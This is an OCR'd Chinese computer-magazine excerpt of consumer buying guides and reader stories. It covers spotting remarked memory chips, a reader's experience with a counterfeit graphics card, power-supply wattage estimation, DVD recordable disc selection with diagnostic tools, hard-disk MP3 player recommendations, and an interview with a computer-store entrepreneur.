


图1




图2

2.正品的Hynix 4ns显存表面呈磨砂质地，对着日关灯明显感到不均匀的磨砂发光；打磨过的显存表面缺乏质感。





图3

3.正品Hynix 4ns显存字体较细，编号字体和显存下方的46CCXXXXXX字体明显不同，打磨过的显存则是字体比较粗。CF [SC07]

买电脑第一次受骗



■ 河北 张青杨

我摆弄电脑已有三四年的历史了，这几年中给同事、亲友帮忙攒过三十几台不同档次的电脑，在他们眼里我也算一个不大不小的“鸟”了。我的爱机用了三年多，越来越跟不上时代的潮流，当时红极一时的TNT2 Pro显卡玩CS都不流畅，经过深思熟虑，决定把显卡升级为最近热销的ATi Radeon 9550/64MB/128bit显卡。

恰巧爱人要到省城学习，于是上网查到几款满意的牌号，列出清单准备让爱人采购。到了省城后，电脑市场“昂达”代理正在搞促销，正好有一款ATi Radeon 9550/64MB显卡叫做“雷霆8955XT”，4.5ns mBGA封装显存，128bit带宽，售价499元。虽然4.5ns显存不尽人意，但考虑到昂达也算是知名品牌，显存是mBGA封装，于是就决定让爱人买下来。

爱人回到家后，我迫不及待地拿过显卡，马上就产生了一种怪怪的感觉：虽然显卡上的散热片很厚实，上面有昂达的Logo，但电容数目较少，线路板显得很空，显存也不是mBGA封装，而是4颗TSOP封装Hynix 5ns显存，明显与包装盒上的说明不符，与昂达网站上介绍的雷霆8955XT也不同。

莫非厂家生产时更改了设计？这倒是常有的事，不过一般都是采用档次低一点的、同类型的显存，要知道更换显存类型意味着重新设计线路板啊！不管了，先试试再说。打开机箱，换上新显卡再开机，无显卡信息出现。自检，找到新硬件，安装驱动程序，点“取消”，以低分辨率进入系统，双击刚下载的最新的ATi催化剂驱动程序，提示“你没有安装相应设备，点‘完成’退出安装”。把包装盒中的光盘放入光驱，光盘自启动，有三项显示：nVIDIA系列显示卡驱动、ATi系列显示卡驱动、ATi Radeon 9550显示卡驱动。点击“ATi Radeon 9550显示卡驱动”，直接进入安装界面。安装完成后重启，黑屏。耐着性子，热启动，此时可以正常进入系统，设置色深32位，分辨率1024×768，进入“高级→适配器”将刷新率设置为85Hz，进入“SMARTGART”选项卡，发现“AGP速度“呈灰色，不可用？！点击“确定”完成设置，屏幕闪动几下，出现熟悉的桌面。进入仰慕已久的CS 1.5，设置分辨率800×600，色深16位，画面拖到最大、亮度拖到较大、对比度拖到最大，进入新建游戏，画面依然不流畅，我实在受不了了，退出！可是又死机了！拔掉机箱电源插头，换上刚被打入冷宫的老TNT2，随着“滴”的一声，爱机又正常运行了。上网，直奔昂达网站查询，网站上无“雷霆8955XT”改版信息，此卡与网站上雷霆8955XT的图片明显不同，经仔细查找，我的“雷霆8955XT”线路板元件布局倒与一款叫“雷霆9955SE”的显示卡完全相同，这款显卡虽然也是ATi Radeon 9550显示芯片，但其搭载128MB/64Bit TSOP封装显存，这款显卡不是我们DIYer一族所喜欢的。

事情已基本清楚了，这原是一块128MB显存的雷霆9955SE显卡，但因有“硬伤”，被高手刷新BIOS强制改成使用64MB显存的假“雷霆8955XT”显卡，因BIOS编写得并不完善，所以公版催化剂启动认不出该卡，因硬件本身存在问题，故常有黑屏、死机等现象。没办法，第二天亲自去省城找经销商退货，可惜当时只开了收据，没有正式发票，否则就能投诉他要求双倍赔偿了。

本次采购教训：

1.购买电脑配件先要多渠道详细了解欲购产品的性能指标、价格及其线路板图样，丝毫不能大意。

2.不能盲目相信所谓“促销活动”，要坚信“一分钱，一分货”的原则。CF [SC08]

电源的功率该如何计算

■ 福建 斯佳丽

随着各个核心配件的耗电量不断增加，很长的一段时间里，对电源不屑一顾的电脑用户也对电源开始重视起来。要知道，一块高频率CPU需要的最大功率已超过100W，甚至连ATi和nVIDIA的顶级显卡的最大功率也达到了100W。市场上出售的电源，其功率是如何计算出来的呢？总体来说有四种方法：

方法一：一般正规电源都会在铭牌上标出+5V和+3.3V总的最大输出功率或+5V、+3.3V和+12V总的最大输出功率，例如标出+5V&+3.3V&+12V总的输出功率为290W，我们便可得知这款电源输出功率在300W左右。

方法二：对于ATX 12V 1.3版电源，其额定功率等于+5V最大输出电流值加4再乘以10，如+5V端为26A，那么该电源额定功率=(26+4)×10 = 300W左右。

方法三：对于ATX 2.02/2.03和ATX 12V 1.1版电源，可以采用+5V输出值乘以10的方法来得出电源额定功率。

方法四：对于采用磁放大技术的电源，则是将电源铭牌规格表中各路输出的电压值和电流值分别相乘后再相加来估算功率。虽然这也不能非常精准地计算出电源功率，但至少可以做到心中有数。需要注意的是，有的厂商标注的电流和功率表示为最大值，因此你得到的就可能是瞬间的最高峰值。对于这些电源来说，实际输出功率大多介于电源铭牌上标称功率的70%左右。

电源的功率必须要满足整机的需要，并且要有一定的功率余量。有些商家向用户吹嘘自己出售的电源的功率能达到300W甚至更高。所以在选购电源时，没有必要刻意追求电源的功率大小，关键是质量及电磁兼容性合格，只要是质量合格的市售电源都可以满足多数用户的要求。CF [SC09]

快乐每一刻

——DVD刻录盘选购技巧

■福建 斯佳丽

如何选购质优价廉的DVD刻录盘也成为了已经拥有或即将拥有DVD刻录机的用户所需要考虑的问题。许多读者反映因为购买了品质不好的盘片，出现刚买的新盘却无法刻录或者刻录后却无法读取的问题。因此，笔者今天就列出在购买DVD刻录盘时需要注意的要点。

认清支持的DVD刻录盘格式

选购DVD刻录盘时，首先要考虑到自己的刻录机所支持的DVD盘片的格式。目前市场上的DVD盘片主要分为以下3种格式：DVD-RAM、DVD-R/RW和DVD+R/RW。前两年，DVD刻录机市场产品规范不统一，今年的DVD刻录机市场已经与去年大不相同，能够支持后两类刻录盘的Dual（双格式）产品已经成为市场上的绝对主流。是否支持DVD-RAM盘片已经变得无关紧要，况且市场上少量销售的DVD-RAM盘片也十分昂贵。所以只要你选购了Dual刻录机产品，就不用再担心盘片格式的问题了。

如果你的DVD刻录机是单格式的DVD+RW或DVD-RW刻录机，那么在选购DVD刻录盘时，务必选择适合自己刻录机格式的盘片，否则将不能顺利完成刻录。

小提示

有许多单格式的DVD+RW或DVD-RW刻录机都可以通过升级Firmware的方式，让DVD刻录机同时支持DVD+RW和DVD-RW。

该买多大速度的DVD刻录盘

用户朋友在购买刻录机时，速度被看作是一个很重要的参数指标，同样，购买DVD盘片时，也不能忽略盘片的速度参数。应该根据自己的刻录机的最大刻录速度来选择合适的产品。例如，目前主流的DVD-R盘片的刻录速度都在4×以上，而DVD+RW盘片的刻录速度在2.4×左右。用户朋友需要根据自己的刻录机选择搭配的盘片，搭配不合适，可能达不到其标称的刻录速度。如果匹配的DVD刻录盘也能发挥刻录机的最大速度，甚至能够进行“超速”刻录。

为何明明DVD刻录机支持8× DVD-R/+R刻录，买了8× DVD-R/+R刻录盘后，却发现只有4×甚至2.4×；有引起标称4×的盘片放在机器中，却被认出可以用8×甚至12×刻录。这是怎么一回事呢？其实很简单，用一句话解释就是，刻录速度是由刻录机和刻录盘共同决定的。

这其中涉及到两个关键部分，分别是DVD刻录机的Firmware（固件）和DVD刻录盘的Media code（又叫Manufacturer ID）。Firmware是DVD刻录机最关键的部分之一，它是一套程序，控制着这台机器的运转。Firmware中包含着很多的信息，其中就有关于盘片的信息，不同刻录盘的最大刻录速度，都是由Firmware决定的，而它判断盘片的依据就是DVD刻录盘的Media code。DVD刻录机就根据这个Media code来决定以何种速度、何种方式来刻录这张盘片，我们可以将DVD刻录盘放入DVD刻录机中，运行Nero CD-DVD Speed 3.5，点击“其他→光盘信息”，当中的“刻录速度”说明了此速度是“用该刻录机”完成的（见图1）。



图1

Nero CD-DVD Speed小档案

最新版本：3.5　软件大小：524KB
授权方式：共享软件　适用平台：Windows 98/Me/2000/XP/Server 2003
下载地址：http://www.cdspeed2000.com/files/NeroCDSpeed_355.zip

所以说，DVD刻录盘上的标称速度是说这张DVD刻录盘在大多数DVD刻录机上能够达到这样的速度，但绝对不是全部。笔者建议你可以先少量购买测试一下，如果刻录机识别速度等于或大于盘片标称速度，那么这种盘片就比较适合在这台刻录机上使用，反之，就是支持不太好。

DVD盘片质量不容忽视

DVD刻录盘的外观是挑选DVD刻录盘时，需要注意的重要环节。由于DVD刻录盘的数据密度非常高，所以一旦有灰尘或者划痕，就很可能无法成功刻录。

在选购散装盘时，一定要注意观察盘片的染料涂层做工，仔细观察盘面，盘面有划伤、有气泡或者颜色不均匀的产品绝对不能挑选。因为颜色不均匀就说明染料旋涂不过关，属于绝对的次品，根本就无法进行正常的刻录。需要注意的是，盘片的背面（有图案的一面）是否也存在划伤，这通常会被用户乎略，这个划伤一般称作反射层的划伤，有

些 DVD 刻录盘仅仅因为反射层的一条细小划伤，而使该区域无法刻入数据。或者虽然能够刻录，但使得该 DVD 刻录盘的寿命大为缩短，从而难以达到用户长期保存资料的初衷。

要注意看 DVD 刻录盘外围和内侧的镀膜处是否完整，两面是否都有透明的保护层，DVD 刻录盘的中心圆孔是否圆滑，不能有毛刺；然后对着光源下观察盘片的镀层是否均匀且无针孔状气泡、小坑。其次，质量优良的 DVD 刻录盘一般材质都较为结实，弯曲时的弹性很好，镀面颗粒感很小，表面印刷也很精良。

让专业测试软件说话

上面介绍的都是大家在选购时常用技巧，其实还可以利用 KProbe 1.1.29，对盘片进行专业检测。虽然此程序是建兴开发的，实际上也能在少数 DVD 刻录机上使用。

KProbe 小档案

最新版本：1.1.29　**软件大小：**1.98MB
授权方式：共享软件　**适用平台：**Windows 98/Me/2000/XP/Server 2003
下载地址：http://www.liteon.neostrada.pl/kpsetup1.1.29.exe




图 2




图 3

将 DVD 刻录盘放入 DVD 刻录机，然后运行 KProbe，切换到“Write Strategy”选项卡，点击“Start”按钮（见图 2），将进行测试。该程序能够提取光驱激光头在读取数据时所加入的修正信息，假设光盘品质好、刻录的信号清晰，光驱工作时激光头加入的修正参数就比较少，而 KProbe 就能够截获这些数值，并画出曲线来描述这些数据流量的变化（见图 3）。曲线幅度越低、前后起伏越小，该光盘在光驱上的读取质量就越好，同时也就证明了该光盘刻录比较成功，其中的 PI 曲线记录了可以校正的修正参数，而 PO 曲线则是不可校正的参数。因此我们可以允许光盘测试中带有少量的 PI，但 PO 曲线则要尽量得少。

DVD+R DL 盘片是采用双层记录层，实现 8.5GB 的容量，大约是现有单面单层 4.7GB DVD 刻录盘的 1.8 倍。但令人遗憾的是，DVD+R DL 光盘的播放兼容性目前比较低却是事实。比如，厂商已经得到这样的报告：在部分 DVD 设备上播放用最初上市的 DVD+R DL 刻录机刻录的 DVD+R DL 光盘时出现“失败”。播放兼容性低的最大原因是“Book Type”字段。所谓 Book Type 就是指播放设备识别光盘种类时使用的信息，在刻录数据时写入光盘。DVD+R DL 光盘的 Book Type 当然是 DVD+R DL。但是，DVD+R DL 规格 2004 年 1 月发表之前上市的设备会将 DVD+R DL 光盘视为未知光盘。因此就可能无法直接识别。有些光驱厂商通过改写即将出厂的 DVD+R DL 刻录机固件，使刻录时的 Book Type 变成“DVD-ROM”，即进行“ROM 化”处理。也就是说通过将 Book Type 改成普通的 DVD-ROM 来“欺骗”播放设备。有无 ROM 化功能，无法根据产品外观和包装来判断。

DVD Info Pro 小档案

最新版本：3.47　**软件大小：**1.52MB
授权方式：共享软件　**适用平台：**Windows 98/Me/2000/XP/Server 2003
下载地址：http://www.dvd-recordable.org/wwwimgs/media/flash/dvdinfopro/dvdinfo.zip



图 4

此时可以使用 DVD Info Pro 1.53，在主界面中点击“Media”按钮即可分析刻录光盘的 Book Type（见图 4），则可判别。CF [SC10]

尽享音乐风暴

——硬盘型MP3播放机选购

■ 北京　天马行空

MP3 播放机的诞生，也就短短的几年时间。由于它以独有的压缩格式，使MP3设备可以存放更多的歌曲，而且体积小、携带性高、结构简单等优点，使各类MP3播放机迅速成为市场上的一个热点。不过，就算目前主流的256MB闪存式MP3播放机也只能存储50首歌左右，相信你还是会觉得不够大，那样的话，内置微型硬盘的MP3播放机会是你的首选。

选购常识

1.LCD 显示屏

时下流行的MP3播放机，都有液晶屏显示，这样操作起来比较直观方便。当然液晶屏都是有背光的，目前背光灯的颜色多以蓝色为主。目前市场上还出现了炫彩型显示，但一般价格都较为昂贵，但耗电量较高，没有什么太大的实用价值，如果不是非常追求时尚、口袋里的银子还可以放得下的朋友，就不要考虑了。

2.支持的语言

对于有液晶屏显示的产品，只要支持中英文就可以了，要了那么多语言支持对你反正也没有用。

3.容量

容量是直观区别闪存型MP3播放机与硬盘型MP3播放机的最大区别，最小的硬盘型的MP3播放机的容量都可以达到1.5GB左右，最大有40GB的产品出现，而闪存型MP3播放机的容量普遍在128MB或256MB，容积比较大的产品也就只有512MB而已，如果长时间在外旅行，或者有特殊需要的话，硬盘型MP3播放机自然就是你最好的选择。

4.支持的音乐格式

MP3格式是最为常用的，它支持采样率为44.1KHz，可以使用的比特率一般是8～256Kbps。不同的MP3产品对采样率和比特率的支持范围也不尽相同，当然支持的范围越广越好，对于采样率，好一点的产品可以支持到48KHz。对于动态编码VBR，可以在同等音质下使文件的体积更小，有些机器是不能支持的。

WMA是微软推广的一种格式，压缩率一般在5～192Kbps。在相同音质下，WMA可以比MP3格式文件的体积更小，所以拥有此功能的MP3播放机等于变相增大了其内存容量。还要提醒朋友们的是，用Windows自带的WMP压缩文件时，需要把版权保护的选项去掉，否则压出来的WMA文件在MP3播放机上无法播放；从网上下载的WMA文件都经过了加密，因此用支持WMA的播放器有可能也会出现不能播放的情况。对于其他的格式，如ASF、WAV等，都没有MP3和WMA格式好用，从实用的角度来看，是可有可无的。

5.FM 调频功能

市场上很多的MP3产品为了提高功能，在机器中开发了FM调频功能，可以接收普通收音机所收到的FM调频节目，并且可以预置多个电台，甚至对电台中的音乐进行录制。这对于喜欢听广播节目的朋友来说，是个很不错的创作，但对没有兴趣听广播的用户来说，选择价格贵出很多的带有FM功能的MP3播放机，就没有什么必要了。

6.EQ 设置

即为音效的设置。几乎每款产品都会有几种已经预置的音效设置，如普通、摇滚、爵士、流行、古典。有的MP3播放机还支持自定义音效设置，但是很少，用户可以根据自己的喜好来定制。

7.频率响应范围

人的耳朵能听到的声音频率范围是20～20000Hz，低于20Hz和高于20KHz的声音都是人耳分辨不出来的。不过频响范围在50Hz到18KHz之间，应该就已经可以了，目前的MP3播放机应该都可以到达这个频响范围了。不过频响范围与采样率是不同的，大家不要混淆了。

8.信噪比

信噪比即音源产生最大不失真声音信号强度与同时发出的噪音强度之间的比率，通常以“SNR”或“S/N”表示，是衡量音箱、耳机等发音设备的一个重要参数。对于MP3来说，也是一个很关键的参数。“信噪比”一般用分贝(dB)为单位，信噪比越高表示音响器材的效果越好。一般而言，至少要选择信噪比在60dB以上的产品。

9.耗电量

耗电量一直是硬盘型MP3播放机的一个弱点，因为与闪存型MP3播放机的工作方式不同，微型硬盘工作的时候需要电流比较大，所以体积庞大的电池也难以让硬盘型MP3播放机工作超过20个小时以上，连续工作也不会多过12个小

时，因此这方面也是值得消费者衡量的重要指标。

10.传输速度

硬盘型的MP3过大的存储空间有理由让我们考虑传输速度这个问题，超过500MB以上的文件在USB 1.1接口与USB 2.0接口上传输时间有几倍的差距，所以我们在选择硬盘型MP3的时候就要选择一款支持USB 2.0接口或者采用IEEE 1394接口的MP3播放机。

11.抗震能力

MP3播放机刚推出的时候因为采用闪存芯片作为存储介质，这样就可以有很好的抗震动能力，但是硬盘型MP3播放机却无法避免这个问题，剧烈的运动会造成磁头和磁盘接触发生错误，甚至会毁坏硬盘，这方面Micro Driver结构的MP3播放机会比1.8英寸/2.8英寸结构的MP3播放机获得更好的抗震能力。

走出选购误区

对于青少年来说，MP3播放机是现在极具吸引力的数码产品之一。由于存在巨大的市场空间，越来越多的厂商开始参与竞争，而一个又一个MP3播放机品牌也如雨后春笋般冒了出来。在这里笔者希望大家能走出选购误区。

1.功能追求大而全

许多人都喜欢产品功能的齐全，不管是用得上的功能，还是用不上的功能。这就类似手机一样，新型手机的功能越来越多，试问一下大家，是否都用上了，相信99.9%的人肯定没有将所有功能都用上。众所周知，MP3播放机并非一种机械产品，它所有的部件都是集成在一块电路板上的。我们发现某些功能强大的MP3播放机，不仅支持多种音乐格式，同时还提供声控录音、语音复读及立体声调频收音机等多种功能，但这样无疑给技术的运用带来一些困难。

作为用户，首先需要仔细思考买MP3播放机究竟为了什么？是为了听音乐，如果为了一些无用的功能，那和浪费有何差别。比如有些MP3播放机提供录音功能，而这一功能大部分人在日常生活中极少使用。可见功能的增加虽然体现了技术进步，但在目前看来许多功能华而不实。功能的增多反而使成本与体积不断上升，又增加了使用者的操作难度和影响音质。

2.盲目追求高音质

MP3播放机最大的功能还是用于满足人们欣赏音乐的需要。因此音质好坏始终是衡量MP3播放机性能最重要的指标。不过，至今还没有一台仪器能够对音质进行科学的评判。那么，人们可以通过哪些方法来评估一台MP3播放机的音质呢？从数字音频播放原理来看，音乐首先是通过乐器或演唱者的口以声波形式传播出来，然后由制作人利用模拟信号记录设备将其记录，然后转换设备经过取样编码处理转换成数字信号再记录在CD上，如果要制作MP3还要再经过压缩编码处理才能得到MP3音频文件。而人们听到的MP3音乐需要通过解码器将播放器内的MP3数字音频还原并转换为模拟信号，然后输出到耳机或音箱形成声波。事实上，无论编码还是解码皆是数字信号传输，而且整个过程都是无损的。因此各种MP3播放机之所以存在音质高下，主要是在数字转模拟这个部分以及耳机方面存在差异。

对于音质这种主观的见解来说，往往都是人云亦云。大多数人对声音的分辨能力较低，如果不依靠专门的仪器或者软件，我们很难分辨出每一款产品的个中差别，除非有明显的瑕疵，否则很难察觉到什么差别。

事实上，人们购买MP3播放机时，不可能得到拆卸的机会，而且仅凭销售人员一面之辞，消费者也无从知晓产品性能，因此唯有通过多方了解或向专业人员讨教，才能得到比较全面的真相。而耳机质量完全可以在购买时，通过听觉加以辨别。

这里再教大家如何分辨MP3播放机音质的技巧，先以适中的音量播放歌曲，如果感觉到声音自然、清晰，而且圆润、丰满，这意味着对于不同频段的声音都具有比较好的还原能力。当然，评估一台MP3播放机的音质，人们还可以通过调低或调高音量来亲身感受。因为有的MP3播放机在调低音量以后，声音会逐渐变得单薄、无力，失去光泽，而有的MP3在音量过大时，声音则会变得特别生硬。这可能与MP3性能和耳机质量都有关系。

产品推荐

1.Apple iPod mini



苹果的设计一直是它的制胜法宝之一，从第一代产品的推出，iPod似乎就已经给每个人一个根深蒂固的印象。iPod mini当然也不例外，外壳采用经过阳极氧化处理的铝质材料，并且其外观颜色也不仅仅局限于苹果一贯的乳白色，而是拥有五种不同的颜色。iPod mini内置4GB的微硬盘，长达25分钟的防震设计能够确保在运动中硬盘的正常运转。iPod mini的体积相对于前一代产品缩减了不少，因此更加便于携带和在运动中使用。但是。在操作按钮的上设计上，iPod mini并没用采用经典的圆形触摸式按键，而是采用普通的点触式触摸按钮。于第三代iPod相同，此款产品的软件中预置了通讯录，月历，游戏等商务和娱乐功能。

参考价格:2280元

2.创新 NOMAD Muvo2



创新NOMAD Muvo2外壳有灰色和蓝色两种主色调颜色，周围结合时尚是银灰色作为衬托，LCD屏幕虽然不大但是配有冷光蓝色与机器搭配却异常精美，可支持中文显示。它采用可拆卸式的专用锂电池，实现了长达10小时的持续播放。音乐表现方面，Muvo2内置4组均衡器预设，可提供98dB以上的高信噪比音质输出，频率响应范围为20Hz～20kHz，兼容的音频编码格式包括MP3和WMA。Muvo2播放器支持USB 2.0传输规格，虽然容量以GB论，但保证了和电脑之间作数据传输的快速度。另外由于使用1英寸硬盘，产品的体积很小巧。

参考价格:1580元(1.5GB)/1980元(4GB)

3.iRiver H340



iRiver H340是一款内置高达40GB容量硬盘的MP3播放机，采用高达26万色的彩色液晶显示屏。iRiver H340支持MP3、WMA、ASF等音频格式，内置5种EQ设置，并提供了SRS WOW等环境音效。液晶屏支持38种语言显示，提供FM收音、录音等功能。H340还提供独特的USB HOST功能，只要你直接连接数码相机，从此以后，旅程中的相片就可以放在H340的硬盘内。H340还可以用作图形浏览和文本阅读，浏览从数码相机的相片或看电子书，感觉就是不一样。此外，H340还提供了带LCD的线控，支持4行显示。接口采用USB 2.0，内置锂电池支持16小时播放时间。

参考价格:3900元


4.爱国者月光宝盒 P750



爱国者月光宝盒P750的容量达到了20GB，对于大部分用户来说，20GB的容量已经是绰绰有余了。P750可以容纳下近万首MP3、WMA格式的歌曲，抗震记忆达到了20分钟，使音乐播放更加流畅，充分保证你能够长时间享受音乐。除此以外，20GB的大容量保证了用户在听音乐之余，还可以把P750当作移动硬盘使用。同时，P750拥有数码相机伴侣功能，可以直接读取SD/MMC卡。显示屏采用的是1.9英寸高清晰度LCD，蓝背光显示，在黑暗中也清晰可见。拥有滚轮按键，便于菜单调节。同时P750还具有FM调频功能，可手动/自动搜台，支持20个频道预设，支持FM录音。在电源方面，P750内置了充电锂电池，可以连续工作8小时以上。

参考价格:2980元

5.三星 Yepp YH-920GS



近日，三星公司发布了旗下一款新款的硬盘型MP3播放机Yepp YH-920GS。该产品高贵、优雅的外观很是抢眼，中间部分硕大的导航键也是别具特色。通体银灰色的机身时刻散发着神秘、诱人的感觉。三星Yepp YH-920GS MP3播放机配有一块20GB的微型硬盘，可以存储约5000首歌曲或350小时的音乐。它还具有FM调频功能，你在听累了的时候也可以用广播它来放松一下疲惫身心。此外，这款播放器支持10种不同语言菜单操作。

参考价格:2380元

6.MSC DM-TS1015



这款产品采用的是微硬盘技术，容量达到1.5GB，存上五六百首歌曲是绝对没问题的，而且体积远远小于同类产品，因此更方便携带。硬盘型MP3播放机具备大容量的特点，但是其耗电量也大得惊人，通常只有六七个小时的使用时间，这样无疑给旅行中的充电带来不少麻烦。而DM-TS1015长达18个小时的播放时间不仅另同类产品望尘莫及，也着实给让我们的使用方便了不少。

参考价格:1688元

CF [SC11]

"毕业=失业"已经开始深深困扰那些走出学府的学子们了，一所大学的老师很希望我们能够为学生们指点创业的方法和方式。于是我们行动起来，翻开了自己积攒的厚厚的名片，寻找那些和他们一样有张稚气的脸的创业者。我们希望这些真实的故事，这些字里行间的创业经历，能够让他们在这一刻，立刻就决定，走出去，面对一个美丽的人生，创造一个美好的人生，一个属于自己的人生……



电脑城里的打工仔 陈立春

■ 河北　苗得雨



陈立春
男
1981年十二月初七生
河北省遵化市堡子店镇人
出身于农民家庭
现任河北省石家庄市太和电子城恒宇电脑公司总经理

记者：你还记得当初第一次接触电脑时的情景吗？

陈：记得是在1998年，我接触的第一台电脑是386。我当时认为凡是能打字的东西都叫电脑，而会玩电脑的概念也仅仅限于学习打字。所以当时就拼命练习打字，最后没有想到我的打字速度竟然能够在全校排前三名。这是一次转折，因为打字速度让我对学习电脑很有信心。后来因为打字速度快，我还被学校委派去参加河北省中等职业计算机技能比赛，最后竟然获得了优胜奖。

记者：当初为什么要选择卖电脑作为自己的职业呢？

陈：其实在学校里参加计算机比赛后我就对电脑产生了浓厚兴趣，后来开始有意识地自学电脑，还通过了计算机2级考试。也就是从那时候起，我了解了组装计算机的原理，并明白了怎么安装操作系统、软件等，于是1999年毕业之后我找工作的第一个选择就奔电脑去了。

我当时加入的是一家卖电脑的小公司，给的薪水也很少，一个月只有300元钱。不过在这家公司工作的日子让我发现，自己的计算机水平和知识还差很多很多，于是我就买了很多电脑专业的杂志自己看，利用卖电脑的便利尝试一些自己没有用过的新东西。那个时候我就知道，电脑会成为我终生的职业了。于是我在工作期间不断跟老板提自己的各种建议，很多建议当时都被采纳了，而且工资也给我涨到了900元一个月。

记者：第一次创业感受如何？

陈：说起来第一次创业有些仓促，一切都没有准备好。当时我辞职之后和一个朋友一商量，每个人筹集了七万元钱，就风风火火地开始创办自己的电脑公司了。公司开起来之后就好像圆了一个梦一样，认为自己也当老板了，什么经营其他的都没有仔细考虑，电脑根本就没有卖出去几台。所以这一次创业一开始就出现了非常大的决策失误，于是一年之后，我们的公司就伴随着整个电脑城的关闭而关闭了。

记者：在你现在看来这第一次创业为什么会失败呢？

陈：创业失败之后我反省了很多次，现在回过头来看原因很简单，主要是当时的资金、实力和经验问题导致判断错误，再加上一时的热情让我们选择了一个偏僻的电脑城。但是在电脑销售的世界里，"酒香不怕巷子深"的这个理论根本行不通。因此卖场地址选择的错误，给创业的开头就蒙上了一层注定要失败的阴影。虽然我后来明白了这些道理，但第一次创业却留给了我将近六万元的欠债，这时我也不得不选择离开，带着一身债务和第一次失败离开。

这次失败对我打击比较大，但我感觉这段时间的经历还是相当宝贵的，毕竟在这段时间里学到了很多的社会经验，知道了什么叫真正的商场，真正的社会，并且认识到了经营管理在电脑销售中的重要作用，真正感受到了卖电脑和玩电脑是两件截然不同的事情。

记者：为什么会再一次创业？

陈：第一次创业失败后，我就选择去石家庄最大的电脑城打工。第一是想挣钱还债，第二是想继续磨练自己，继续积累经验。由于有了前面的打工和创业经历，在新公司自己很受老板重视，待遇也不错，这在很大程度上缓解了我的债务压力。2003年8月份，电脑城要扩建，开辟出新的卖场，于是在朋友的鼓动下我又一次萌发了创业的念头。

这时候我仔细分析了一下市场的形势，由于这一次电脑城的扩建规模非常的大，整个市场的调整幅度也很大，加上这个电脑城已经成为了石家庄惟一一座电脑城，是一个

聚集人气的地方，所以应该不会轻易出现上一次因为没有客源而关闭的情况。

最关键的是自己创业和做打工仔很不一样，自己创业公司可以按照自己的思路和打法去走，这才是对自己能力的真正考验。经过一段时间的思想斗争，最终还是决定自己创业。

记者: 第二次创业中你都吸取了第一次创业失败的哪些经验?

陈:第二次创业我决定不再小打小闹，因此我第一步就是寻找一个能够有雄厚资本的创业伙伴。在创业伙伴和资金都找到之后，需要落实的就是营业地点了。这一次我选择了一个正对电梯的位置，但是这个位置又并不是离电梯很近。当时我看中这个位置是因为顾客一从电梯下来，立刻就能看到我的公司并留下比较深刻的印象，但是又不至于将我们作为第一个询问的公司。因为根据我的经验，第一个被顾客询问的公司成交概率比较低。因为顾客通常会货比三家，这时我们的优势就显示出来了。

由于我这一次创业通过各种途径筹集了60多万元的资金，租了一个规模相当大的卖场，这一点已经足以吸引顾客，让他们对我们产生信心。此外，DIY一族很重视你销售的产品，所以我几经衡量，看准了几个质量不错的电脑配件做他们的代理商，并且做了一定的推广活动。当然最重要的就是业务员的培训，因为现在卖配件服务态度和服务质量实在是太关键了，为此我对业务员进行了很多次培训。

这些都解决了，剩下的就是经营理念的问题了。我认为我们必须有自己独特的卖点，于是决定从服务上做文章。考虑到DIY电脑的服务和质量是客户最担心的，把这两个问题解决了，客户不会不选择我们，老客户也不会离开我们。于是公司作出了一系列的服务承诺，并且向消费者开出了假一赔十和一年免费上门服务的承诺来吸引顾客。

记者: 目前你的公司经营情况如何?

陈:在开业的头天晚上，我自己怎么也睡不着。因为需要想的问题太多了，要考虑新市场到底会不会好，客人到底会不会多，自己所想的卖点客户会不会接受，一系列的问题占据了我整个头脑。不过一年过去了，公司发展的势头越来越火，事实证明我当初这些经营理念都是正确的。虽然现在电脑市场的销售战争愈演愈烈，但最终还是通过我们自己的卖点吸引来了不少客户。并在日后的经营期间，坚持说到做到，从客户角度出发，从而赢得了不少客户。我们公司现在的销售额已经在整个电脑城的销售额中名列前矛。

当然我最后想告诉那些有志创业的朋友们，一定要在做每一件事情时都满怀激情，认为每一件事都是自己的事情，这样你才能够成功。CF [CY01]

职场秘技偷偷报

高收入的月光族



CF [CY02]

